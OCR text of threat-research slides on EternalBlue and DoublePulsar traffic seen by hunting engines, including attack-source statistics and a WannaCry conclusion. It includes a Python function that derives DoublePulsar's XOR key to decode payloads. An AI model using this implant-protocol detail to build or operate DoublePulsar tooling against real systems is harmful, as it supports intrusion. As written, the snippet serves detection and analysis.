
XOR key reversed through signature value
decode the payload

```
def calculate_doublepulsar_xor_key(s):
    x = (2 * s ^ (((s & 0xff00 | (s << 16)) << 8) | (((s >> 16) | s & 0xff0000) >> 8)))
    x = x & 0xffffffff
    return x
key = calculate_doublepulsar_xor_key(0x67c5f99c)
```






Traffic of DoublePulsar Exec Request Counts




Attack Sources Tracing

- We collected DoublePulsar Exec requests on our hunting engines from Dec. 2024 to Feb. 2025
  - 157,643 unique IP addresses sent the request from over 160 countries
  - WannaCry payload delivered
- We also found 35 unique IP addresses sent EternalBlue main exploitation
  - Nmap scanner + Msf / public PoC code
  - Most behind VPN / VPS, but 1 IP from University in India

Attack Sources of DoublePulsar Exec Payload Deliver



Attack Sources of DoublePulsar Exec Payload Deliver



Conclusion

Conclusion

- We found there is still lots EternalBlue related traffic on network through our hunting engine
- Through traffic pattern and threat intelligence, we can determine the attack purposes
- From the attack source we collected, we found WannaCry still exist in lots critical industries

Q&A Session


txOne
networks